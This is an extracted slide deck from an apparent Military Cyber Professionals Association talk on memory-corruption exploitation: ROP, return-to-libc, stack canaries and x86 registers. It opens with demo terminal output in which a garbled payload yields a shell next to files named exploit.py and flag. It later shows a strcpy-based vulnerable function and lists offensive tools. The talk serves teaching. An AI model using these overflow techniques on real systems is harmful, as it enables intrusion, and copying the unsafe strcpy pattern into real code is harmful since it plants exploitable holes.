Please enter a string:
[*] Switching to interactive mode
Your string was: AAAAaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa7000AAAAAAAAAAA1B00000000^0v'B0000000MI?
u$ÜD@G1ØOmØØIØCØØHØ'ØØØImØØT*ØØtØAvØBØ
ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
a.out
bearded-cyril
bindfork.h
exploit.py
exploit_test.py
flag
key
mecho
mecho.c
peda-session-a.out.txt
peda-session-mecho.txt
peda-session-printf.txt
peda-session-test.txt
solution.py
test
test.c
```

```
sshd_config (/etc/ssh) – VIM
File Edit View Search Terminal Help
16 UsePrivilegeSeparation yes
17
18 # Lifetime and size of ephemeral version 1 server key
19 KeyRegenerationInterval 3600
20 ServerKeyBits 1024
21
22 # Logging
23 SyslogFacility AUTH
24 LogLevel INFO
25
26 # Authentication:
27 LoginGraceTime 120
28 PermitRootLogin without-password
29 StrictModes yes
30
31 RSAAuthentication yes
32 PubkeyAuthentication yes
33 AuthorizedKeysFile      %h/.ssh/authorized_keys
34
35 # Don't read the user's ~/.rhosts and ~/.shosts files
36 IgnoreRhosts yes
37 # For this to work you will also need host keys in /etc/ssh
```

MILITARY CYBER PROFESSIONALS ASSOCIATION

Demo Time!!!



MILITARY CYBER PROFESSIONALS ASSOCIATION

Questions?



References

1. N. Carlini and D. Wagner, "[ROP is Still Dangerous: Breaking Modern Defenses](#)," in 23rd USENIX Security Symposium, San Diego, CA, 2014, pp. 385-399.
2. N. Herath. (2014, March 3). *The State of Return Oriented Programming in Contemporary Exploits* [Online]. Available: <https://goo.gl/kNfTKp>
3. S. Vermeulen. (2011, July 15). *High level explanation on some binary executable security* [Online]. Available: <https://goo.gl/S0dqPO>
4. S. El-Sherei. (2013, September 24). *Return-to-libc* [Online]. Available: <https://www.exploit-db.com/docs/28553.pdf>



10100110010111000010100101

10100110010111000010100101

10100110010111000010100101

10100110010111000010100101

10100110010111000010100101

10100110010111000010100101

10100110010111000010100101

10100110010111000010100101

10100110010111000010100101

10100110010111000010100101

10100110010111000010100101

10100110010111000010100101

10100110010111000010100101

10100110010111000010100101

10100110010111000010100101


10100110010111000010100101

10100110010111000010100101


10100110010111000010100101

10100110010111000010100101

Backup Slides



x32 Registers and Info



EDI -> Destination Register
 ESI -> Source Register
 EBP -> Frame Pointer
 ESP -> Stack Pointer
 EIP -> Instruction Pointer


Initialized Data (in bits):
 DB – 8
 DW – 16
 DD – 32
 DQ – 64

Can use quoted string w/ all except DQ
 Ex. db 'cat', 0

No Clobber Registers:
 EBX, EBP, ESI, EDI, ESP
System Call expect parameters in specific registers
 32 Bit - EAX -> EBX -> ECX ->
 EDX -> ESI -> EDI -> EBP


Where do your variables go?

- 8 General Purpose Registers, lower half can be addressed, and a few can also be addressed by nibbles
- 6 Segment Registers
- 2 Special Purpose Registers (EIP, EFLAGS)
- Length is also equivalent to data types
- ESP can be used to grow or shrink the stack, but the programmer is responsible for clean-up




General Stack Frame Operations

- Stack frames are generally a linked list.
- When *main()* calls a function it becomes the caller and prepares to pass input arguments to the function *foo()* and then creates a “frame”.



Stack vs Dynamic Linking

- When you *statically* link a file into an executable, the contents of that file are included at link time. In other words, the contents of the file are physically inserted into the executable that you will run.
- When you link *dynamically*, a pointer to the file being linked in (the file name of the file, for example) is included in the executable and the contents of said file are not included at link time. It's only when you later *run* the executable that these dynamically linked files are brought in and they're only brought into the in-memory copy of the executable, not the one on disk.
- Statically-linked files are 'locked' to the executable at link time so they never change. A dynamically linked file referenced by an executable can change just by replacing the file on the disk.
- This allows updates to functionality without having to re-link the code; the loader re-links every time you run it.



Tools

- Netwide Assembler - <http://www.nasm.us>
- GNU Debugger - <https://www.gnu.org/s/gdb>
- objdump - <https://goo.gl/n9uYVL>
- ROPgadget - <https://goo.gl/9oz4CI>
- Binary Ninja - <http://binary.ninja>
- GDB PEDA - <https://goo.gl/LhYCNC>
- Kali Linux - <https://goo.gl/BjVMBd>

MILITARY CYBER PROFESSIONALS ASSOCIATION

Register Table

← 32 Bits →

← 16 Bits →

RAX	EAX	AH	AL
RBX	EBX	BH	BL
RCX	ECX	CH	CL
RDX	EDX	DH	DL
RDI	EDI	DI	
RSI	ESI	SI	
RBP	EBP	BP	
		SP	

General Purpose Registers

Canary Example

```
int foo() {
    int a; /*integer*/
    int *b; /*pointer to integer*/
    char c[10]; /*character array*/
    char d[3];
    b = &a; /*initialize b to point to location of a*/
    strcpy(c,get_c()); /*get 'c' from somewhere, write it to 'c'*/
    *b = 5; /*the data at the point in memory 'b' indicates is set to 5*/
    strcpy(d,get_d());
    return *b; /*read from 'b' and pass it to the caller*/
}
```